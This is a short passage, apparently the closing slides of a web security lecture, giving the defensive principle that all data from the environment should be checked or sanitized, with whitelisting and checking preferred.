  - So the attacker tries to control what the client browser sends to the website

Key idea: Verify, then trust

- The source of **many** attacks is carefully crafted data fed to the application from the environment
- Common solution idea: **all data** from the environment should be ***checked*** and/or ***sanitized*** before it is used
    - **Whitelisting** preferred to *blacklisting* - secure default
    - **Checking** preferred to *sanitization* - less to trust

Thank You

be Secure!